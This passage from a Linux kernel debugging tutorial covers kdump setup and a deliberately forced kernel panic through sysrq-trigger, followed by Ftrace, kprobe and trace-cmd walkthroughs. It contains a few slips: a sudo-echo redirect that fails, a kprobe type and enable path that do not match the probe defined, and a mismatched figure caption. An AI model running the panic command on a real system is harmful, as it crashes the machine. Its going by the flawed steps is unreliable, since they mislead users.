


FIGURE 3.71 – Command line arguments passed to the kernel at boot time

The command line that must be present is « *crashkernel* » :

```
crashkernel=384M-2G :128M,2G- :256M
```

The above line can be read as follow :

- **384M-2G :128M** reserve 128MB of memory if the system's physical memory size is between 384M and 2GO.
- **2G- :256M** reserve 256MB if the system's physical memory size is greater than 2GO.

F. Check if the kernel reserved some space in memory for kdump (**Figure 3.72**).

```
jugurtha@jugurtha-VirtualBox ~ $ dmesg | grep -i crash
[ 0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-4.10.0-38-generic root=UUID=f9a7b5a1-ee99-43a5-bc75-35f3aa849f93 ro quiet splash crashkernel=384M-2G:128M,2G-:256M
[ 0.000000] Reserving 256MB of memory at 544MB for crashkernel (System RAM: 3085MB)
[ 0.000000] Kernel command line: BOOT_IMAGE=/boot/vmlinuz-4.10.0-38-generic root=UUID=f9a7b5a1-ee99-43a5-bc75-35f3aa849f93 ro quiet splash crashkernel=384M-2G:128M,2G-:256M
jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 3.72 – Memory reserved by the kernel for kdump

Double checking our work is always recommended, when reading the kernel buffer using « dmesg », We can see the following line :

```
1 [ 0.000000] Reserving 256MB of memory at 544MB for crashkernel (System Ram: 3085MB)
```

This means that the kernel allocated with success 256MB of memory (because the system has 3085MB which is more than 2GO) for our *crashdump* utility.

ii. **Force a kernel panic** : In order to check the consistency of the above configuration, we need to simulate a kernel panic. We can use SysRq keys that we have already seen.

A. **enable sysrq** : we have to read the content of « cat /proc/sys/kernel/sysrq », if the returned value is 0 then we need to enable sysrq as follow :

```
1 $ sudo echo 1 > /proc/sys/kernel/sysrq
```

or

```
1 $ sudo sysctl -w kernel.sysrq=1
```

B. **trigger the system panic** : this will force the system to PANIC but will launch kexec (which is going to load kdump) as well.

```
1 # echo c > /proc/sysrq-trigger
```

**remark** : You must be root (\$ sudo su), if you have any doubt you can check with « # whoami »

iii. **Post analysis of the dump file** : When you reboot your machine, you will find the dump files at « /var/crash »(default location), you can use gdb to process it but there is a dedicated tool called Crash (which uses GDB in the background).

A. Installing Crash Package :

```
1 $ sudo apt-get install crash
```

B. Parse the vmcore file using Crash : this step is a bit tricky because we need the debugging symbols of the platform (exactly like GDB). the formers are generally found within the file « vmlinux »(not vmlinuz which is a compressed version of the kernel without debugging symbols). You can try to locate this file with « \$ locate vmlinux », if the command does not have a return, you must build it yourself.

C. Launch Crash utility :

```
1 $ sudo crash <path>/vmlinuz <path>/vmcore_file
```

D. At this stage, you can view the status of the virtual memory during the kernel Panic

(b) **Raspberry PI 3 :**

## 4 Tracing and profiling the kernel

Tracing is the opposite of security, if security wants to hide what's happening in the kernel than tracing does the complete opposite.

### 4.1 Tracing vs profiling

We tend to use tracing and profiling interchangeably although there are different.

- (a) **Profilers** : Profiling tends to collect global statistics of the system and ignores time chronology, as an example :  
*Application finished execution with : 50048 page faults, 3004 L1 data cache misses*
- (b) **Tracers** : On the other side, a tracer emphasizes the order of events, for instance :
  - [Timestamp-1] firefox-<pid> : read access to memory location 0x53210021
  - [Timestamp-2] firefox-<pid> : write access to memory location 0x68222026
  - [Timestamp-3] firefox-<pid> : read access to memory location 0x53210021

#### Important note

Tracers and profilers should be used for a legitimate reason by professionals. They are very powerful and can get the system unstable or completely down.

**Note :** Logging is a subset of tracing, logging records only high level data (like user activities) while tracing follows low level events (scheduling tasks, kernel primitives callgraph, stack frames, memory accesses , ..., etc).

### 4.2 Userspace and Kernel probes

A probe is a marker which is attached to an instruction, Digging into kernel tracing requires to distinguish between 4 basic probes : *USDT*, *Tracepoints*, *Uprobes* and *Kprobes*.

#### 4.2.1 USDT

USDT (User Statically Defined Tracepoints) has been around since a long time. Developers can *insert probes in their code before compilation*. The goal is to trace program's execution (which means know which instruction is being run).

As an illustration, Let's take a look at the following function :

```
1 function openSocketForConnection () {  
2     int socket_desc ;  
3     socket_desc = socket (AF_INET , SOCK_STREAM , 0);  
4  
5     if (socket_desc == -1)  
6     {  
7         printf (" Cannot create socket \n " );
```

```
8     exit(0);
9 }
10
11 printf("Socket created with success!\n");
12
13 }
```

The example is trivial, if We see the message « *Socket created with success!* », We will be sure that the socket has been opened (refer to [subsection 2.2.1](#) for more information).

### Important

**USDT** are static tracepoints used to track only userspace application, **We need to recompile the code after adding them**.

#### 4.2.2 Tracepoints

USDT are used to trace userland programs, **Tracepoints** are their kernel counterpart.

### Important

Tracepoints are more difficult to add (then USDT) as We have to change kernel source code and recompile.

A very basic *Tracepoint* can be contructed as shown below :

```
1 #include<linux/module.h>
2 #include<linux/kernel.h>
3 #include<linux/init.h>
4 #define DEBUG 1
5
6 int __init my_module_init(void) {
7     if (DEBUG)
8         printk(KERN_INFO "Hello SMILE!\n");
9     return 0;
10 }
11
12 void __exit my_module_exit(void) {
13     if (DEBUG)
14         printk(KERN_INFO "Bye Closed Source!\n");
15 }
16
17 MODULE_LICENSE("GPL");
18
19 module_init(my_module_init);
20 module_exit(my_module_exit)
```

After inserting the module to the kernel (using insmod), We can check the presence of « Hello SMILE! » in the kernel *ring buffer* (using dmesg command). However, If DEBUG was 0 (false); We will have troubles to track the module life cycle (More information is available in [subsection 3.3.1](#)).

#### 4.2.3 Uprobes

As We have already said : « USDT are static », which is not a flexible solution (as We need to recompile the sources). **Uprobes** is a dynamic solution which can insert a probe to virtually any userspace function at run time.

#### 4.2.4 Kprobes

Uprobes are made for userspace, **Kprobes** are their kernel dynamic probing counterpart. We can attach a probe to almost any kernel function at run time without recompiling the linux kernel.

We can summarize the above probing types as illustrated in **Figure 4.1** (taken from <http://nanxiao.me/en/brief-differences-between-tracepoints-kprobes-uprobes-usdt/>).

	Static	Dynamic	Kernel Tracing	Userland Tracing
Tracepoints	✓		✓	
Kprobes		✓	✓	
Uprobes		✓		✓
USDT	✓			✓

FIGURE 4.1 – Probing types comparison

### 4.3 Tracing tools

Many tracers exist in the wild, **Figure 4.2** shows the most famous ones that are used in practice.




FIGURE 4.2 – Linux tracing tools

Although We can see 6 tracers in **Figure 4.2**, only 3 of them are merged into the linux mainline (Ftrace, Perf and eBPF).

We are going to walk accross each tracer, We will state the usage, advantages, limitations and use cases.

#### 4.3.1 Ftrace


Ftrace is the official linux tracing tool created by « **Steven Rostedt** » that has been merged to linux mainline since version 2.6.31.

## Important note

Before using Ftrace We need to make sure that the kernel has built-in support for it. We must have the following Flags enabled in the configuration parameters of the kernel :

```
1 CONFIG_FUNCTION_TRACER
2 CONFIG_FUNCTION_GRAPH_TRACER
3 CONFIG_STACK_TRACER
4 CONFIG_DYNAMIC_FTRACE
```

We can check the support by reading configuration file as shown in **Figure 4.3**.



```
jugurtha@jugurtha-PC ~
Fichier Édition Affichage Rechercher Terminal Aide
[jugurtha@jugurtha-PC ~]$ cat /boot/config-4.10.0-38-generic | grep -E 'FUNCTION_
TRACER|FUNCTION_GRAPH|STACK_TRACER|DYNAMIC_FTRACE'
CONFIG_HAVE_FUNCTION_TRACER=y
CONFIG_HAVE_FUNCTION_GRAPH_TRACER=y
CONFIG_HAVE_DYNAMIC_FTRACE=y
CONFIG_HAVE_DYNAMIC_FTRACE_WITH_REGS=y
CONFIG_FUNCTION_TRACER=y
CONFIG_FUNCTION_GRAPH_TRACER=y
CONFIG_STACK_TRACER=y
CONFIG_DYNAMIC_FTRACE=y
CONFIG_DYNAMIC_FTRACE_WITH_REGS=y
[jugurtha@jugurtha-PC ~]$
```

FIGURE 4.3 – Check Ftrace support in the kernel configuration parameters


Let's proceed as step by step guide to understand the working internals of Ftrace :

- (a) **Getting admin privileges** : We must have administrator rights in order to use Ftrace.

```
1 $ sudo su
```

- (b) **Locate the DebugFs** : Most of the time, it is found in */sys/kernel/debug*. Once this is done, We can navigate to the Ftrace directory (**Figure 4.4**) as follow :

```
1 # cd /sys/kernel/debug/tracing
```



```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@beaglebone:~# cd /sys/kernel/debug/tracing/
root@beaglebone:/sys/kernel/debug/tracing#
```

FIGURE 4.4 – Access Ftrace folder (Example on BeagleBone Black Wireless)

If you are redirected backward, then you are not logged as root.

- (c) **Understand Ftrace files and settings** : this is the most critical part in understanding Ftrace, every setup We can imagine has a corresponding file to do it (It is easy to get lost), We can list the different files and folders that makes up Ftrace (**Figure 4.5**).

```
root@beaglebone:/sys/kernel/debug/tracing# ls
available_events          options           stack_max_size
available_filter_functions per_cpu          stack_trace
available_tracers         printk_formats   stack_trace_filter
buffer_size_kb             README           trace
buffer_total_size_kb      saved_cmdlines   trace_clock
current_tracer            saved_cmdlines_size trace_marker
dyn_ftrace_total_info     set_event        trace_options
enabled_functions         set_event_pid   trace_pipe
events                   set_ftrace_filter tracing_cpumask
free_buffer               set_ftrace_notrace tracing_max_latency
instances                set_ftrace_pid   tracing_on
kprobe_events             set_graph_function tracing_thresh
kprobe_profile            set_graph_notrace uprobe_events
max_graph_depth           snapshot         uprobe_profile
root@beaglebone:/sys/kernel/debug/tracing#
```

FIGURE 4.5 – Viewing Ftrace folder (Example on BeagleBone Black Wireless)

The following table summarizes the function of the relevant files :

File	Function of the file
<b>available_events</b>	List of tracepoints available of the system
<b>available_tracers</b>	List of different tracers that ships with Ftrace (We commonly use only 2 of them : function, function_graph)
<b>current_tracer</b>	Contains the tracer being used by Ftrace, We can use any of the tracers available in <b>current_tracer</b> file
<b>available_filter_functions</b>	
<b>set_ftrace_filter</b>	Used to record only the functions that are listed on this file, otherwise, Ftrace will record every function which increases the size of the report file and induce more execution overhead.
<b>set_ftrace_notrace</b>	Functions listed in this file will not be recorded by Ftrace (opposite of <b>set_ftrace_filter</b> )
<b>set_ftrace_pid</b>	Used to trace a particular process (whose pid is listed in this file), if this is not set, Ftrace will trace all the system.
<b>tracing_on</b>	Grants/removes access permissions to the log buffer from FTRACE.
<b>max_graph_depth</b>	States the depth of functions calls

#### (d) Debugging the Kernel using Ftrace :

##### i. Select the tracer :

— Listing the available tracers in Ftrace : Ftrace supports multiple tracers that We can list with the following command (see **Figure 4.6**) :

<sup>1</sup> # cat available\_tracers

```
root@beaglebone:/sys/kernel/debug/tracing# cat available_tracers
blk function_graph function nop
root@beaglebone:/sys/kernel/debug/tracing#
```

FIGURE 4.6 – Available tracers in Ftrace (Example on BeagleBone Black Wireless)

## Notes

- The list of tracers will be different across the systems
- Mainly, We need two tracers : *function\_graph* and *function*.

- **Choosing Ftrace tracer :** Once We know which tracers are available, We can choose one of them. We are going to select the « function »tracer as an example (see **Figure 4.7**).

```
1 # echo function > current_tracer
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo function > current_tracer
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.7 – Selecting a tracer in Ftrace (Example on BeagleBone Black Wireless)

- **Check which tracer is used :** We have to always check if we have selected the right tracer (function tracer in our case). We can verify as follow (**Figure 4.8**) :

```
1 # cat current_tracer
```

```
root@beaglebone:/sys/kernel/debug/tracing# cat current_tracer
function
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.8 – Getting the current tracer in Ftrace (Example on BeagleBone Black Wireless)

- Recording to the Ring Buffer :** At the moment that a tracer is selected, Ftrace is enabled but it has not been yet granted the right to store what it is tracing. We must grant Ftrace the access to the Ring Buffer as follow (**Figure 4.9**) :

```
1 # echo 1 > tracing_on
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo 1 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.9 – Enabling access to ring buffer for Ftrace (Example on BeagleBone Black Wireless)

**Note :** Ftrace will immediately start tracing when issuing the above command.

- Start the program to record :** We will take issue a simple *sleep* command (**Figure 4.10**).

```
Fichier Edit Log Configuration Signaux de contrôle Vue
root@beaglebone:/sys/kernel/debug/tracing# sleep 10
█
```

FIGURE 4.10 – Executing the program to trace (Example on BeagleBone Black Wireless)

- Stop the recording :** Once the task that We want to trace has finished, We have to deny Ftrace from recording (**Figure 4.11**) :

```
1 # echo 0 > tracing_on
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo 0 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.11 – Disabling access to ring buffer for Ftrace (Example on BeagleBone Black Wireless)

### Important remark

We must stop Ftrace quickly ; otherwise, We may end up with reports with more than 2GB.  
 Remember that some seconds of Ftrace are equivalent to thousands and thousands of lines in the report

- v. **Read the traces :** It's high time to view the trace produced by Ftrace, Those are available in the *trace* file (**Figure 4.12**) :

```
1 # cat trace
```

```
root@beaglebone:/sys/kernel/debug/tracing# cat trace
# tracer: function
#
# entries-in-buffer/entries-written: 51239/5073894  #P:1
#
#           _-----> irqs-off
#           / _-----> need-resched
#          || _-----> need-resched_lazy
#          || / _----> hardirq/softirq
#          ||| / _---> preempt-depth
#          |||| / _--> preempt-lazy-depth
#          ||||| / _-> migrate-disable
#          ||||| / _-> delay
#
#      TASK-PID    CPU#  |       TIMESTAMP   FUNCTION
#      | |        |  |       | |           |
lxqt-panel-2298 [000] ..... 1370.187777: locks_remove_posix <-filp_close
lxqt-panel-2298 [000] ..... 1370.187779: fput <-filp_close
lxqt-panel-2298 [000] ..... 1370.187781: task_work_add <-fput
lxqt-panel-2298 [000] ..... 1370.187783: kick_process <-task_work_add
lxqt-panel-2298 [000] d..... 1370.187785: do_work_pending <-slow_work_pending
lxqt-panel-2298 [000] ..... 1370.187787: task_work_run <-do_work_pending
lxqt-panel-2298 [000] ..... 1370.187789: __fput <-task_work_run
lxqt-panel-2298 [000] ..... 1370.187790: __fput <-__fput
lxqt-panel-2298 [000] ..... 1370.187792: __cond_resched <-__fput
lxqt-panel-2298 [000] ..... 1370.187794: __fsnotify_parent <-__fput
lxqt-panel-2298 [000] ..... 1370.187796: fsnotify <-__fput
lxqt-panel-2298 [000] ..... 1370.187797: locks_remove_file <-__fput
lxqt-panel-2298 [000] ..... 1370.187800: dcache_dir_close <-__fput
lxqt-panel-2298 [000] ..... 1370.187801: dput <-dcache_dir_close
```

FIGURE 4.12 – Reading the Ftrace traces (Example on BeagleBone Black Wireless)

- vi. **Disable Ftrace :** Even if We have denied Ftrace from accessing the Ring Buffer, it is still Tracing (function tracer is still running without being able to record), We must stop it (**Figure 4.13**) :

```
1 # echo nop > current_tracer
```

```
root@beaglebone:/sys/kernel/debug/tracing# echo nop > current_tracer
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.13 – Disable Ftrace (Example on BeagleBone Black Wireless)

#### 4.3.1.1 Efficient use of Ftrace

By default, Ftrace will record all kernel functions called by all the processes in the system. We need to shrink and tune Ftrace in order to reduce performance issues (introduced by Ftrace) and resulting trace report.

- **List of possible functions supported by Ftrace (Tracepoints)** : You may get a different list of supported tracepoints (functions to trace) depending on the target support and system configuration (a truncated list of result is shown in **Figure 4.14**).

```
1 # less available_filter_functions
```

```
Fichier Edit Log Configuration Signaux de contrôle Vdc
root@beaglebone:/sys/kernel/debug/tracing# less available_filter_functions
asm_do_IRQ
handle_fiq_as_nmi
do_IPI
omap_intc_handle_irq
gic_handle_irq
run_init_process
try_to_run_init_process
do_one_initcall
match_dev_by_uuid
name_to_dev_t
rootfs_mount
rootfs_mount
rootfs_mount
calibrate_delay
vfp_enable
kernel_neon_end
vfp_emulate_instruction
vfp_raise_sigfpe
```

FIGURE 4.14 – List of supported tracepoints detected by Ftrace (Example on BeagleBone Black Wireless)

We can count the number of supported functions (tracepoints) easily as shown in **Figure 4.15**

```
Fichier Edit Log Configuration Signaux de contrôle Vdc
root@beaglebone:/sys/kernel/debug/tracing# wc -l available_filter_functions
39617 available_filter_functions
root@beaglebone:/sys/kernel/debug/tracing#
```

FIGURE 4.15 – Number of supported tracepoints (Example on BeagleBone Black Wireless)

#### Important to remember

Ftrace records all the kernel functions by default, it is important to choose only the list of functions that We are mainly interested in.

- **Tracing a set of functions** : We can narrow the set of functions to trace to get only what we are concerned with (functions that We choose from *available\_filter\_functions*) using 2 files in Ftrace :

- (a) **set\_ftrace\_filter** : Used to choose the functions to be traced (You can get the list of functions from *available\_filter\_functions* file).

```
1 # echo function1 function2 functionN > set_ftrace_filter
```

As an example, we may choose to trace the « SyS\_nanosleep » function as shown in **Figure 4.16**.

```
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_filter
##### all functions enabled #####
root@beaglebone:/sys/kernel/debug/tracing# echo Sys_nanosleep > set_ftrace_filter
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_filter
Sys_nanosleep
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.16 – Setting Ftrace to only trace kmem\_alloc (Example on BeagleBone Black Wireless)

- (b) **set\_ftrace\_notrace** : Functions defined within this file will not be traced.

**Note :** If a function appears in both « set\_ftrace\_filter » and « set\_ftrace\_notrace », it will not be traced as set\_ftrace\_notrace gets higher priority.

- **Tracing a particular process** : We can force Ftrace to only follow the kernel functions called by a given process :

- **process-ftrace.c** : We can take as an example this simple C program :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main () {
5
6     while (1) {
7         sleep (5);
8     }
9     return EXIT_SUCCESS;
10 }
```

- **Get my process pid** : We can use the command « ps -aux », but because We are using a serial console, We can push the process to run in background and get in return it's process ID (**Figure 4.17**).

```
root@beaglebone:~# gcc process-ftrace.c -o process-ftrace
root@beaglebone:~# ./process-ftrace &
[1] 26414
root@beaglebone:~# █
```

FIGURE 4.17 – Retrieve process id (Example on BeagleBone Black Wireless)

- **set\_ftrace\_pid** : At this stage, We have the process ID, let's tune Ftrace to follow our process as shown below (**Figure 4.18**) :

```
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_pid
no pid
root@beaglebone:/sys/kernel/debug/tracing# echo 26414 > set_ftrace_pid
root@beaglebone:/sys/kernel/debug/tracing# cat set_ftrace_pid
26414
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.18 – Tracing single process using Ftrace (Example on BeagleBone Black Wireless)

Now we can start/stop the trace and read the report file as shown below :

```
1 # echo nop > current_tracer ##### settings are applied to ftrace in this state
2 # echo function_graph > current_tracer
3 # echo 1 > tracing_on
4 ##### Now wait while ftrace is collecting the trace
5 # echo 0 > tracing_on
6 # cat trace
```

The above commands would result in the output shown in **Figure 4.19**.

```
root@beaglebone:/sys/kernel/debug/tracing# echo 1 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing# echo 0 > tracing_on
root@beaglebone:/sys/kernel/debug/tracing# cat trace
# tracer: function_graph
#
# CPU DURATION FUNCTION CALLS
# | | |
# | | | | | | |
0) | sys_nanosleep() {
0) $ 5000344 us | sys_nanosleep();
0) $ 5000567 us | sys_nanosleep();
0) $ 5000347 us | sys_nanosleep();
0) $ 5000341 us | sys_nanosleep();
0) | sys_nanosleep() {
root@beaglebone:/sys/kernel/debug/tracing# █
```

FIGURE 4.19 – Ftrace results showing SyS-nanosleep (Example on BeagleBone Black Wireless)

**Remember :** always try to tune Ftrace to your needs, to avoid being overwhelmed with the report trace.

### 4.3.1.2 More on Ftrace

- **function\_graph** : We already used the « function »tracer, but « function\_graph » is widely used as it can show function calls in tree view manner, it makes it easy to see the caller and the callee (**Figure 4.20**).

```
1 # cd /sys/kernel/debug/tracing  
2 # echo function_graph > current_tracer  
3 # echo 1 > tracing_on  
4 # echo 0 > tracing_on  
5 # cat trace
```

```
1) + 41.385 us
1) + 42.623 us
1)
1)
1)
1)
1)
1)      do_sys_open() {
1)        getname() {
1)          getname_flags() {
1)            kmem_cache_alloc() {
1)              _cond_resched();
1)            }
1)            __check_object_size() {
1)              is_vmalloc_or_module_addr();
1)              __virt_addr_valid();
1)              __check_heap_object();
1)              __check_stack_object();
1)            }
1)          }
1)        }
1)      }
1)    }
1)  get_unused_fd_flags() {
1)    __alloc_fd() {
1)      raw_spin_lock();
```

FIGURE 4.20 – Function graph tracer used in Ftrace

The execution time is shown for leaf functions (functions that do not call other functions) and return from functions (where We have a closing curly brace « } »).

You may have noticed the « + » sign, which is shown for functions that exceed 10us of execution time. We can also point the « ! » symbol shown if execution time is greater than 100us.

- **max\_graph\_depth :** used with tracer, to limit function depth (**Figure 4.21**).

```

1) # echo nop > current_tracer
2) # echo function_graph > current_tracer
3) # echo 1 > max_graph_depth
4) # echo 1 > tracing_on
5) # echo 0 > tracing_on
6) # cat trace

```

```

1) ! 129.953 us | } /* Sys_poll */
0) 3.368 us | Sys_writev();
1) 1.879 us | Sys_write();
0) 3.405 us | Sys_writev();
1) 2.610 us | Sys_read();
1) 1.606 us | Sys_read();
0) 1.436 us | Sys_recvmsg();
0) 0.693 us | Sys_setitimer();
0) + 33.143 us | Sys_select();
1) 0.913 us | Sys_write();
1) 2.285 us | Sys_recvmsg();
1) 4.148 us | Sys_poll();
1) 1.422 us | Sys_recvmsg();
1) 3.064 us | Sys_poll();
1) 1.316 us | Sys_read();
1) 1.408 us | Sys_recvmsg();
1) | Sys_poll() {
0) 1.014 us | Sys_setitimer();
0) 4.341 us | Sys_recvmsg();
-----
1) gnome-t-2578 => <idle>-0
-----
```

FIGURE 4.21 – Max-graph-depth file used to capture only first function from userspace

*We can see clearly that Ftrace recorded only 1 depth level of functions.*

#### 4.3.1.3 Dynamic tracing using Ftrace

Ftrace has been lacking this feature when it first started. Hopefully, a patch provided by « **Masami Hiramatsu** » extended Ftrace capabilities to trace any kernel function on the fly (at run time).

### Ftrace and kprobes

The article at <https://lwn.net/Articles/343766/> written by « **Jonathan Corbet** » gives a great insight to ftrace kprobes.

The patch introduced two different dynamic probes :

- p[ :EVENT] SYMBOL[+offs|-offs]|MEMADDR [FETCHARGS] : Set a probe
- r[ :EVENT] SYMBOL[+0] [FETCHARGS] : Set a return probe

The above commands are fully detailed in the original patch at : <https://lwn.net/Articles/343345/>.

A practical usage of kprobes is available at the following link : [https://knowledge.windriver.com/en-us/000\\_Products/000/010/040/010/000\\_Wind\\_River\\_Linux\\_Debug\\_and\\_Analysis\\_Command\\_Line\\_Tutorials%2C\\_8.0/000\\_030](https://knowledge.windriver.com/en-us/000_Products/000/010/040/010/000_Wind_River_Linux_Debug_and_Analysis_Command_Line_Tutorials%2C_8.0/000_030).

As an example, We can attach a kprobe to the kernel function « ip\_rcv » as follow :

- (a) **Add kprobe to ftrace :** We can start by defining the kprobe as shown below :

```
1 # echo 'p:iprcvretprobe ip_rcv $retval $stack' > /sys/kernel/debug/tracing/kprobe_events
```

- (b) **Check kprobe** : It is always wise to check if the kprobe was added as illustrated in **Figure 4.22**.

```
jugurtha-VirtualBox tracing # cat kprobe_events
r:kprobes/iprcvretprobe ip_rcv arg1=$retval arg2=$stack
jugurtha-VirtualBox tracing #
```

FIGURE 4.22 – Check kprobe existence

- (c) **Enable kprobe**

```
1 # echo 1 > /sys/kernel/debug/tracing/events/kprobes/doforkprobe/enable
```

- (d) **Enable Ftrace tracing** : We can start recording, try to make network requests in order to generate the corresponding events.

```
1 # echo 1 > /sys/kernel/debug/tracing/tracing_on
```

- (e) **Stop Ftrace and read the trace** : We can stop recording and read the trace file as shown below :

```
1 # echo 0 > /sys/kernel/debug/tracing/tracing_on
2 # cat /sys/kernel/debug/tracing/trace
```

The result of the trace is shown in **Figure 4.23**.

```
compositor-19130 [000] d.s. 16928.433583: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
Web Content-19130 [000] dNs. 16928.433583: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
firefox-19084 [000] dNs. 16928.434161: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
Web Content-19130 [000] dNs. 16928.439675: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
Gecko IOThread-19093 [000] d.s. 16928.440124: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
cinnamon-1520 [000] dNs. 16928.442850: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
cinnamon-1520 [000] dNs. 16928.443431: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
Compositor-19111 [000] dNs. 16928.450803: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
Socket Thread-19144 [000] d.s. 16928.451173: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
cinnamon-1520 [000] dNs. 16928.453226: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
Xorg-993 [000] d.s. 16928.453846: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
Xorg-993 [000] d.s. 16928.459836: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
firefox-19084 [000] d.s. 16928.547363: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c18
firefox-19084 [000] d.s. 16928.560205: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
cinnamon-1520 [000] dNs. 16928.591764: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
HTML5 Parser-19185 [000] d.s. 16928.592356: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c18
cinnamon-1520 [000] dNs. 16928.604382: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c18
firefox-19084 [000] d.s. 16928.604877: iprcvretprobe: ( netif_receive_skb_core+0x51e/0xa70 <- ip_rcv ) arg1=0x0 arg2=0xffffffff884dffcc03c78
```

FIGURE 4.23 – Reading Ftrace kprobe report

- (f) **Erase the kprobe** : If We want to delete the kprobe, We can do the following :

```
1 # echo "" > /sys/kernel/debug/tracing/kprobe_events
```

#### 4.3.1.4 Trace-cmd

Ftrace is quite tedious, boring and requires a long setup before we can get a trace. The creator of Ftrace « **Steven Rostedt** » released a Front-end tool for Ftrace called **Trace-cmd**.

##### Important note

Trace-cmd is not available by default on major distribution, We must install it.

```
1 $ sudo apt-get update
2 $ sudo apt-get install trace-cmd
```

```
jugurtha-PC tracing # trace-cmd
trace-cmd version 2.5.3 - study of tracers
usage:
  trace-cmd [COMMAND] ...
  commands:
    record - record a trace into a trace.dat file
    start - start tracing without recording into a file
    extract - extract a trace from the kernel
    stop - stop the kernel from recording trace data
    restart - restart the kernel trace data recording
    show - show the contents of the kernel tracing buffer
    reset - disable all kernel tracing and clear the trace buffers
    report - read out the trace stored in a trace.dat file
    stream - Start tracing and read the output directly
    profile - Start profiling and read the output directly
    hist - show a histogram of the trace.dat information
    stat - show the status of the running tracing (ftrace) system
    split - parse a trace.dat file into smaller file(s)
    options - list the plugin options available for trace-cmd report
